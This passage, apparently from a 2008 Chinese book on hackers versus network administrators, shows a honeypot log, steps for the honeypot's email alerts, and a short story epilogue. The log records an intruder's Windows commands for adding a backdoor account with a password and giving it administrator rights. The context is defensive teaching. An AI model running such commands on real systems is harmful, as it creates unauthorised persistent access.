


图93 蜜罐的日志信息

例如，在蜜罐中显示信息如下：

(16:57:27) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (CONNECTION)

(16:57:39) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (USER administrator)

(16:57:42) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (PASSWORD)

(16:57:47) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (USER administrator)

(16:57:50) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (PASSWORD fdfdl)

(16:58:09) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (CONNECTION)

(16:58:13) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (USER

administrator)

(16:58:15) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (PASSWORD)

(16:58:18) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (dir)

(16:58:25) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (net user)

(16:59:14) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (net user xiaoyao 41346583 /add)

(16:59:24) The IP 192.168.1.8 (binghexijian) tried invasion by telnet (net user administrators xiaoyao /add)

从信息中，看到有攻击者Telnet进入了张老师的蜜罐，并且创建了一个管理员账户。其创建的管理员账户名称为“xiaoyao”，用户密码为“41346583”……

【加油站】时刻监控“蜜罐”

如果不能在电脑前跟踪恶意攻击者动作而又想了解恶意攻击者都做了些什么，可以使用Honeypot提供的提醒功能。

在软件主界面点击“Options”按钮，在打开的设置窗口中，设置自己的E-mail信箱，自动将恶意攻击者的入侵记录信息发送到自己的信箱里。选中“Send logs by e-mail”，在输入框内填写自己的邮箱地址、邮件发送服务器地址、发送者信箱地址。再选中“Authentication required”，填写信箱的登录名和密码，自己就可以随时掌握恶意攻击者的入侵情况了。

另外还可以选中“Save automatic logs on in the directory”将入侵日志文件保存到指定的目录中，方便日后分析（图94）。




图94 设置邮件提醒

尾声

——赵寒反复尝试了各种溢出工具，发现都没有效果，可漏洞明明就存在啊。

正当赵寒为如何溢出教研室主机而头疼时，有人敲开了寝室门，赵寒看见进来的居然是计算机系的张老师，顿时就明白了是怎么回事……

……值得庆幸的是，张老师并没有上报赵寒的入侵行为，张老师很爱惜赵寒学习网络安全技术的天赋，给了他一个最后努力的机会——还有一周的时间，在这一周中，恶补拉下的功课，只要争取过了两门功课就足够了。

“你现在已经知道后悔了，那就不要再作让自己后悔的事情，加油吧！”赵寒深记着张老师的这句话，也许，自己缺少的并不是时间，而是对自己行为真正负责的态度，现在，自己一定能行的！

[General Information]
书名=黑客VS网管大作战
作者=肖遥编著
页数=228
SS号=12159555
出版日期=2008.7